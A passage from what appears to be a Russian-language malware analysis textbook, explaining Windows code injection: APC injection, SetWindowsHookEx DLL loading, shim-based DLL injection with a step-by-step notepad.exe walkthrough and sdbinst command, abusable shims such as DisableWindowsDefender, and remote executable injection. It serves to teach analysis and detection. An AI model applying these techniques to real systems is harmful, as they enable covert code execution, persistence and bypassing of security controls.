Асинхронный вызов процедур – это функция, которая выполняется асинхронно в контексте определенного потока. Каждый поток содержит очередь APC, которые будут выполняться, когда целевой поток входит в состояние оповещения. Согласно документации Microsoft (msdn.microsoft.com/en-us/library/windows/desktop/ms681951(v=vs.85).aspx), поток входит в состояние оповещения, если вызывает одну из следующих функций:

```
SleepEx(),
SignalObjectAndWait()
MsgWaitForMultipleObjectsEx()
WaitForMultipleObjectsEx()
WaitForSingleObjectEx()
```


Метод внедрения APC работает так: вредоносный процесс идентифицирует поток в целевом процессе (процесс, в который будет внедрен код), который находится в состоянии оповещения или может перейти в состояние оповещения. Затем он помещает пользовательский код в очередь APC этого потока с помощью функции `QueueUserAPC()`. Идея постановки в очередь пользовательского кода заключается в том, что когда поток входит в состояние оповещения, пользовательский код выбирается из очереди APC и выполняется потоком целевого процесса.

Следующие шаги описывают пример вредоносного ПО, использующего внедрение APC для загрузки вредоносной библиотеки DLL в процесс Internet Explorer (`iexplore.exe`). Этот метод начинается с тех же четырех шагов, что и удаленное внедрение DLL (другими словами, он открывает дескриптор `iexplore.exe`, выделяет память в целевом процессе, копирует вредоносный путь к DLL в выделенную память и определяет адрес `Loadlibrary()`). Затем идут шаги, которые нужно предпринять, чтобы заставить удаленный поток загрузить вредоносную DLL.


1. Он открывает дескриптор потока целевого процесса с помощью API `OpenThread()`. На следующем скриншоте третий аргумент, `0xBEC` (`3052`), представляет собой идентификатор потока (TID) процесса `iexplore.exe`. Возвращаемое значение `OpenThread()` является дескриптором потока `iexplore.exe`.

2. Затем вредоносный процесс вызывает QueueUserAPC() для помещения функции APC в очередь APC потока Internet Explorer. На следующем

скриншоте первый аргумент `QueueUserAPC()` – это указатель на функцию APC, которую по желанию вредоносной программы должен выполнить целевой поток. В этом случае функцией APC является `LoadLibrary()`, адрес которой был определен ранее. Второй аргумент, `0x22c`, является дескриптором целевого потока `iexplore.exe`. Третий аргумент, `0x2270000`, – это адрес в памяти целевого процесса (`iexplore.exe`), содержащий полный путь к вредоносной DLL; этот аргумент автоматически передается в качестве параметра функции APC (`LoadLibrary()`), когда поток выполняет его.



На следующем скриншоте показано содержимое адреса `0x2270000` в памяти процесса Internet Explorer (оно было передано в качестве 3-го аргумента `QueueUserAPC()`); этот адрес содержит полный путь к DLL, которая была ранее написана вредоносной программой.



На этом этапе внедрение завершено, и когда поток целевого процесса переходит в состояние оповещения, поток выполняет `LoadLibrary()` из очереди APC, и полный путь к DLL передается в качестве аргумента в `LoadLibrary()`. В результате вредоносная DLL загружается в адресное пространство целевого процесса, которое, в свою очередь, вызывает функцию `DLLMain()`, содержащую вредоносный код.

8.3.3 Внедрение DLL с использованием SetWindowsHookEx()


В предыдущей главе (см. раздел 1.3.2 «Кейлоггер, использующий SetWindowsHookEx») мы рассмотрели, как вредоносные программы применяют API-интерфейс `SetWindowsHookEx()` для установки подключаемой процедуры для мониторинга событий клавиатуры. API `SetWindowsHookEx()` также может использоваться для загрузки DLL в адресное пространство целевого процесса и выполнения вредоносного кода. Для этого вредоносная программа сначала загружает вредоносную DLL в свое собственное адресное пространство. Затем она устанавливает подключаемую процедуру (функция, экспортируемая

вредоносной DLL) для определенного события (например, события клавиатуры или мыши) и связывает событие с потоком целевого процесса (или со всеми потоками на текущем рабочем столе). Идея состоит в том, что когда вызвано конкретное событие, для которого установлена ловушка, поток целевого процесса вызовет процедуру ловушки. Чтобы вызвать подключаемую процедуру, определенную в DLL, она должна загрузить DLL (содержащую подключаемую процедуру) в адресное пространство целевого процесса.


Другими словами, злоумышленник создает DLL, содержащую функцию экспорта. Функция экспорта, содержащая вредоносный код, устанавливается как процедура подключения для определенного события. Процедура подключения связана с потоком целевого процесса, и когда событие инициируется, DLL-библиотека злоумышленника загружается в адресное пространство целевого процесса, и процедура подключения вызывается потоком целевого процесса, тем самым выполняя вредоносный код. Вредонос может установить ловушку для любого типа события, если это событие может произойти. Дело в том, что DLL загружается в адресное пространство целевого процесса и выполняет вредоносные действия.

Далее описываются шаги, используемые примером вредоносного ПО (Trojan Padador) для загрузки своей DLL в адресное пространство удаленного процесса и для выполнения вредоносного кода.

1. Исполняемый файл вредоносной программы сбрасывает на диск DLL с именем `tckdll.dll`. DLL содержит функцию точки входа и функцию экспорта с именем TRAINER, показанную ниже. Функция точки входа DLL мало что делает, тогда как функция TRAINER содержит вредоносный код. Это означает, что всякий раз, когда загружается DLL (вызывается ее функция точки входа), вредоносный код не выполняется. Только когда вызывается функция TRAINER, вредоносные действия выполняются.



2. Вредоносное ПО загружает DLL (`tckdll.dll`) в свое собственное адресное пространство с помощью API `LoadLibrary()`, но на этом этапе вредоносный код не выполняется. Возвращаемое значение `LoadLibrary()` – дескриптор загруженного модуля (`tckdll.dll`). Затем он определяет адрес функции TRAINER с помощью `GetProcAddress()`.




3. Вредонос использует дескриптор `tckdll.dll` и адрес функции TRAINER, чтобы зарегистрировать процедуру подключения для события клавиатуры. На следующем скриншоте 1-й аргумент `WH_KEYBOARD` (постоянное значение 2) указывает тип события, которое будет вызывать процедуру подключения. 2-й аргумент – это адрес подпрограммы ловушки, который является адресом функции TRAINER, определенной на предыдущем этапе. Третий аргумент – это дескриптор файла `tckdll.dll`, который содержит процедуру подключения. Четвертый аргумент 0 указывает, что процедура подключения должна быть связана со всеми потоками на текущем рабочем столе. Вместо того чтобы связывать процедуру подключения со всеми потоками рабочего стола, вредоносная программа может выбрать целевой поток, указав свой идентификатор потока.

После выполнения предыдущих шагов, когда событие клавиатуры запускается в приложении, это приложение загрузит вредоносную DLL и вызовет функцию `TRAINER`. Например, когда вы запускаете Блокнот и вводите некоторые символы (запускающие событие клавиатуры), `tckdll.dll` будет загружен в адресное пространство Блокнота, и будет вызвана функция `TRAINER`, что заставит процесс `notepad.exe` выполнить вредоносный код.

8.3.4 Внедрение DLL с использованием прокладок

Инфраструктура режимов совместимости Microsoft Windows (прокладка) – это функция, которая позволяет программам, созданным для более старых версий операционной системы (например, Windows XP), работать с современными версиями (например, Windows 7 или Windows 10). Это достигается с помощью исправлений режимов совместимости (прокладок). Microsoft предоставляет их разработчикам, чтобы те могли применять исправления к своим программам без переписывания кода. Когда к программе применяется исправление и когда такая программа выполняется, механизм прокладки перенаправляет API-вызов, сделанный программой, на код прокладки; это делается путем замены указателя в IAT на адрес кода исправления. Детали того, как приложения используют IAT, были описаны в разделе 2.1 «Поток вызовов Windows API». Другими словами, он перехватывает Windows API, чтобы перенаправлять вызовы к коду исправления вместо вызова API прямо в DLL. В результате перенаправления API код прокладки может изменять параметры, передаваемые API, перенаправлять API или изменять ответ из операционной системы Windows. Следующая диаграмма должна помочь вам понять разницу во взаимодействиях

между обычным и исправленным приложениями в операционной системе Windows.



Чтобы разобраться, как работает прокладка, давайте рассмотрим один пример.

Предположим, что несколько лет назад (до выхода Windows 7) вы написали приложение (`xyz.exe`), которое проверяло версию ОС, прежде чем выполнить какую-либо полезную операцию. Предположим, что ваше приложение определило версию ОС по вызову API `GetVersion()` в `kernel32.dll`. Говоря кратко, приложение сделало что-то полезное, только если версия ОС была Windows XP. Теперь, если вы возьмете это приложение (`xyz.exe`) и запустите его в Windows 7, оно не будет делать ничего полезного, потому что версия ОС, возвращаемая в Windows 7 функцией `GetVersion()`, не совпадает с Windows XP.

Чтобы это приложение работало в Windows 7, вы можете исправить код и перестроить программу, или вы можете применить к приложению (`xyz.exe`) прокладку `WinXPVersionLie`.

После применения прокладки при выполнении приложения (`xyz.exe`) в Windows 7 и при попытке определить версию ОС, вызывая `GetVersion()`, механизм прокладки перехватывает и возвращает другую версию Windows (Windows XP вместо Windows 7). Говоря более конкретно, когда приложение с прокладкой выполняется, механизм прокладки изменяет IAT и перенаправляет API-вызов `GetVersion()` коду прокладки (вместо `kernel32.dll`). Другими словами, исправление `WinXPVersionLie` обманывает приложение, полагая, что оно работает в Windows XP без изменения кода в приложении.

Для получения более подробной информации о работе механизма прокладки см. пост в блоге Алекса Ионеску «Секреты базы данных совместимости приложений (SDB)» по адресу www.alex-ionescu.com/?p=39.

Microsoft предоставляет сотни исправлений (например, `WinXPVersionLie`), которые можно применять к приложению, чтобы изменить его поведение. Некоторые из них используются злоумышленниками, чтобы добиться постоянства, внедрить код и выполнить его с повышенными привилегиями.

8.3.4.1 Создание прокладки


Существует множество прокладок, которые могут быть использованы злоумышленниками в злонамеренных целях. В этом разделе я проведу вас через

процесс создания прокладки для внедрения DLL в целевой процесс; это поможет вам понять, насколько легко злоумышленнику создать прокладку и злоупотреблять этой функцией. В этом случае мы создадим прокладку для `notepad.exe` и загрузим DLL по нашему выбору. Создание прокладки для приложения можно разбить на четыре этапа:


- выбор приложения;
- создание базы данных прокладки для приложения;
- сохранение базы данных (файл `.sdb`);
- установка базы данных.

Чтобы создать и установить прокладку, вам нужны права администратора. Вы можете выполнить все предыдущие шаги, используя инструмент Microsoft, называемый Application Compatibility Toolkit (ACT). Для Windows 7 его можно загрузить по адресу www.microsoft.com/en-us/download/details.aspx?id=7352, а для Windows 10 – в комплекте с Windows ADK; в зависимости от версии его можно загрузить по адресу developer.microsoft.com/en-us/windows/hardware/windows-assessment-deployment-kit. В 64-разрядной версии Windows ACT установит две версии администратора совместимости (32-разрядную и 64-разрядную). Чтобы установить прокладку на 32-разрядную версию, необходимо использовать 32-разрядную версию администратора совместимости, а для 64-битной программы используйте 64-битную версию.

Чтобы продемонстрировать эту концепцию, я буду использовать 32-разрядную версию Windows 7, а в качестве целевого процесса мы выбрали `notepad.exe`. Мы создадим прокладку `InjectDll`, чтобы `notepad.exe` загружал DLL с именем `abcd.dll`. Чтобы создать прокладку, запустите средство администрирования совместимости (32-разрядное) из меню **Пуск** и щелкните правой кнопкой мыши пункт **New Database** | **Application Fix** (Новая база данных | Исправление приложения).




В следующем диалоговом окне введите сведения о приложении, которое вы хотите использовать. Имя программы и имя поставщика могут быть любыми, но расположение файла программы должно быть правильным.




После того как вы нажмете кнопку **Далее**, вы увидите диалоговое окно **Режимы совместимости**. Можете просто нажать кнопку **Далее**. И перед вами откроется диалоговое окно **Исправления совместимости (прокладки)**; здесь вы можете выбрать различные прокладки. В нашем случае это прокладка `InjectDll`.


Установите флажок напротив `InjectDll`, затем нажмите кнопку **Параметры** и введите путь к библиотеке DLL (это библиотека DLL, которую мы хотим загрузить Блокнотом) следующим образом. Нажмите **ОК** и потом кнопку **Далее**. Важно отметить, что опция `InjectDll` доступна только в 32-разрядной версии администратора совместимости, что означает, что вы можете применить эту прокладку лишь к 32-разрядному процессу.




Далее на экране вы увидите, какие атрибуты будут соответствовать программе (Блокнот). Выбранные атрибуты будут сопоставлены при запуске `notepad.exe`, и после выполнения условия сопоставления прокладка будет применена. Чтобы сделать критерии соответствия менее строгими, я снял галочки со всех опций.



После нажатия кнопки **Готово** вам будет представлен полный обзор приложения и примененных исправлений, как показано ниже. На этом этапе создается база данных прокладки, содержащая информацию для `notepad.exe`.




Следующим шагом является сохранение базы данных; чтобы сделать это, нажмите на кнопку **Сохранить** и, когда будет предложено, дайте имя вашей базе данных и сохраните файл. В этом случае файл базы данных сохраняется как `notepad.sdb` (вы можете выбрать любое имя файла). После того как файл базы данных был сохранен, следующим шагом должна стать установка базы данных. Вы можете установить ее, щелкнув правой кнопкой мыши на сохраненной прокладке и нажав кнопку **Установить**, как показано ниже.



Другой способ установить базу данных – использовать встроенную утилиту командной строки `sdbinst.exe`; базу данных можно установить с помощью следующей команды:

```
sdbinst.exe notepad.sdb
```

Теперь, если вы вызовете `notepad.exe`, файл `abcd.dll` будет загружен из каталога `c:\test` в адресное пространство процесса Блокнота, как показано ниже.




8.3.4.2 Артефакты прокладки


На этом этапе вы знаете, как можно использовать прокладку для загрузки DLL в адресное пространство целевого процесса. Прежде чем мы посмотрим, как злоумышленники используют прокладку, важно понимать, какие артефакты создаются при установке ее базы данных (либо щелкнув правой кнопкой мыши на базе данных и выбрав **Install**, либо используя утилиту `sdbinst.exe`). При установке базы данных установщик создает GUID для базы данных и копирует файл `.sdb` в `%SystemRoot%\AppPatch\Custom\<GUID>.sdb` (для 32-разрядных прокладок) или в `%SystemRoot%\AppPatch\Custom\Custom64\<GUID>.sdb` (для 64-разрядных). Он также создает две записи в следующих разделах реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\
```

На следующем скриншоте показана созданная запись реестра в `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\`. Эта запись содержит название программы, для которой применяется прокладка, и связанный файл базы данных прокладки (`<GUID>.sdb`).



Второй реестр, `HKLM\SOFTWARE\Microsoft\WindosNT\CurrentVersion\AppCompatFlags\InstalledSDB\`, содержит информацию о базе данных и путь установки файла базы данных прокладки.



Эти артефакты создаются таким образом, чтобы при выполнении приложения с прокладкой загрузчик определял, должна ли она быть применена к приложению, просматривая эти записи реестра, и запускал механизм прокладки, который будет использовать конфигурацию из файла `.sdb`, расположенного в каталоге `AppPatch\`, для установки прокладки.

Еще один артефакт, который создается в результате установки базы данных прокладки, заключается в том, что запись добавляется в список установленных программ на панели управления.

8.3.4.3 Как злоумышленники используют прокладки

Следующие шаги описывают способ, которым злоумышленник может установить приложение с прокладкой в системе жертвы:

- злоумышленник создает базу данных совместимости приложений (базу данных прокладки) для целевого приложения (такого как `notepad.exe` или любого приложения от легитимного стороннего поставщика, часто используемого жертвой). Он может выбрать одну прокладку, например `InjectDll`, или несколько;
- злоумышленник сохраняет базу данных прокладки (файл `.sdb`), созданную для целевого приложения;
- файл `.sdb` доставляется и удаляется в систему-жертву (в основном через вредоносные программы) и устанавливается, как правило, с помощью утилиты `sdbinst`;
- злоумышленник вызывает целевое приложение или ожидает, пока пользователь его выполнит;
- злоумышленник также может удалить вредоносную программу, которая установила базу данных прокладки. В этом случае у вас останется только файл `.sdb`.

Злоумышленник может установить базу данных, просто удалив файл `.sdb` в каком-либо месте файловой системы и изменив минимальный набор записей реестра. Этот метод избегает использования утилиты `sdbinst`. Объект `shim_persist` (github.com/hasherezade/persistence_demos/tree/master/shim_persist) представляет собой проверку концепции, написанную исследователем по безопасности Hasherezade (@hasherezade). Он перекидывает DLL в каталог programdata и устанавливает прокладку, не используя утилиту `sdbinst` для внедрения удаленной DLL в процесс `explorer.exe`.

Авторы вредоносных программ злоупотребляют прокладками для различных целей, таких как обеспечение персистентности, внедрение кода, отключение функций безопасности, выполнение кода с повышенными привилегиями и обход приглашения *контроля учетных записей пользователей* (User Account Control – UAC). В следующей таблице приведены некоторые интересные прокладки и их описания.

Название прокладки	Описание
RedirectEXE	Перенаправляет выполнение
InjectDll	Внедряет DLL в приложение
DisableNXShowUI	Отключает предотвращение выполнения данных (DEP)
CorrectFilePaths	Перенаправляет пути файловой системы
VirtualRegistry	Перенаправление реестра
RelaunchElevated	Запускает приложение с повышенными привилегиями
TerminateExe	Завершает исполняемый файл при запуске
DisableWindowsDefender	Отключает службу защитника Windows для приложения
RunAsAdmin	Помечает приложение для запуска правами администратора

Для получения дополнительной информации о том, как прокладки используются в атаках, обратитесь к докладам, представленным на конференциях исследователей по безопасности. Все их можно найти на странице sdb.tools/talks.html.

8.3.4.4 Анализ базы данных прокладки

Для установки прокладки на приложение злоумышленник устанавливает базу данных (`.sdb`), которая находится где-то в файловой системе жертвы. Предполагая, что вы определили файл `.sdb`, используемый во вредоносной деятельности, можно исследовать его с помощью такого инструмента, как `sdb-explorer` (github.com/evil-e/sdb-explorer) или `python-sdb` (github.com/williballenthin/python-sdb).

В следующем примере для исследования файла базы данных (`.sdb`), который мы создали ранее, использовался инструмент `python-sdb`. Запуск `Python-SDB` в базе данных прокладки отображает свои элементы, как показано ниже:

```
$ python sdb_dump_database.py notepad.sdb
<DATABASE>
   <TIME type='integer'>0x1d3928964805b25</TIME>
   <COMPILER_VERSION type='stringref'>2.1.0.3</COMPILER_VERSION>
   <NAME type='stringref'>notepad</NAME>
   <OS_PLATFORM type='integer'>0x1</OS_PLATFORM>
   <DATABASE_ID type='guid'>ed41a297-9606-4f22-93f5-b37a9817a735</DATABASE_ID>
   <LIBRARY>
   </LIBRARY>
   <EXE>
      <NAME type='stringref'>notepad.exe</NAME>
      <APP_NAME type='stringref'>notepad</APP_NAME>
      <VENDOR type='stringref'>&lt;Unknown&gt;</VENDOR>
      <EXE_ID type='hex'>a65e89a9-1862-4886-b882-cb9b888b943c</EXE_ID>
      <MATCHING_FILE>
         <NAME type='stringref'>*</NAME>
      </MATCHING_FILE>
      <SHIM_REF>
         <NAME type='stringref'>InjectDll</NAME>
```

```
        <COMMAND_LINE type='stringref'>c:\test\abcd.dll</COMMAND_LINE>
      </SHIM_REF>
   </EXE>
</DATABASE>
```


Во время одной из атак вредоносная программа dridex использовала утилиту `RedirectEXE` для обхода контроля учётных записей пользователей. Она установила базу данных прокладки и удалила ее сразу после повышения привилегий. Чтобы узнать подробности, см. пост по адресу: blog.jpcert.or.jp/2015/02/a-new-uac-bypass-method-that-dridexuses.html.

8.3.5 Внедрение удаленного исполняемого файла или шелл-кода


В этом методе вредоносный код вводится в память целевого процесса напрямую, без удаления компонента на диске. Вредоносный код может быть шелл-кодом или исполняемым файлом, таблица адресов импорта которого настроена для целевого процесса. Внедренный вредоносный код принудительно выполняется путем создания удаленного потока через `CreateRemoteThread()`, и начало потока сделано так, чтобы он указывал на код/функцию внутри введенного блока кода. Преимущество этого метода состоит в том, что вредоносный процесс не должен перебрасывать вредоносную DLL на диск; он может извлечь код для вставки из секции ресурсов двоичного файла или получить его по сети и выполнить внедрение кода напрямую.

Следующие шаги описывают, как выполняется этот метод, на примере вредоносной программы под названием `nsasr.exe` (W32/Fujack), который внедряет исполняемый файл в процесс Internet Explorer (`iexplorer.exe`).

1. Вредоносный процесс (`nsasr.exe`) открывает дескриптор процесса Internet Explorer (`iexplore.exe`) с помощью API OpenProcess().
2. Он выделяет память в целевом процессе (`iexplore.exe`) по указанному адресу `0x13150000`, используя `VirutualAllocEx()` с защитой `PAGE_EXECUTE_READWRITE` вместо `PAGE_READWRITE` (по сравнению с методом удаленного внедрения DLL, описанным в разделе 3.1). Защита `PAGE_EXECUTE_READWRITE` позволяет вредоносному процессу (`nsasr.exe`) записать код в целевой процесс, и после написания кода эта защита дает возможность целевому процессу (`iexplore.exe`) читать и выполнять код из этой памяти.
3. Затем он записывает вредоносное исполняемое содержимое в память, выделенную на предыдущем этапе, с помощью `WriteProcessMemory()`. На следующем скриншоте первый аргумент, `0xD4`, является дескриптором `iexplore.exe`. Второй аргумент, `0x13150000`, является адресом в памяти целевого процесса (`iexplore.exe`), куда будет записано содержимое. Третий аргумент, `0x13150000`, является буфером в памяти процесса вредоносного ПО (`nsasr.exe`); этот буфер содержит исполняемое содержимое, которое будет записано в память целевого процесса.



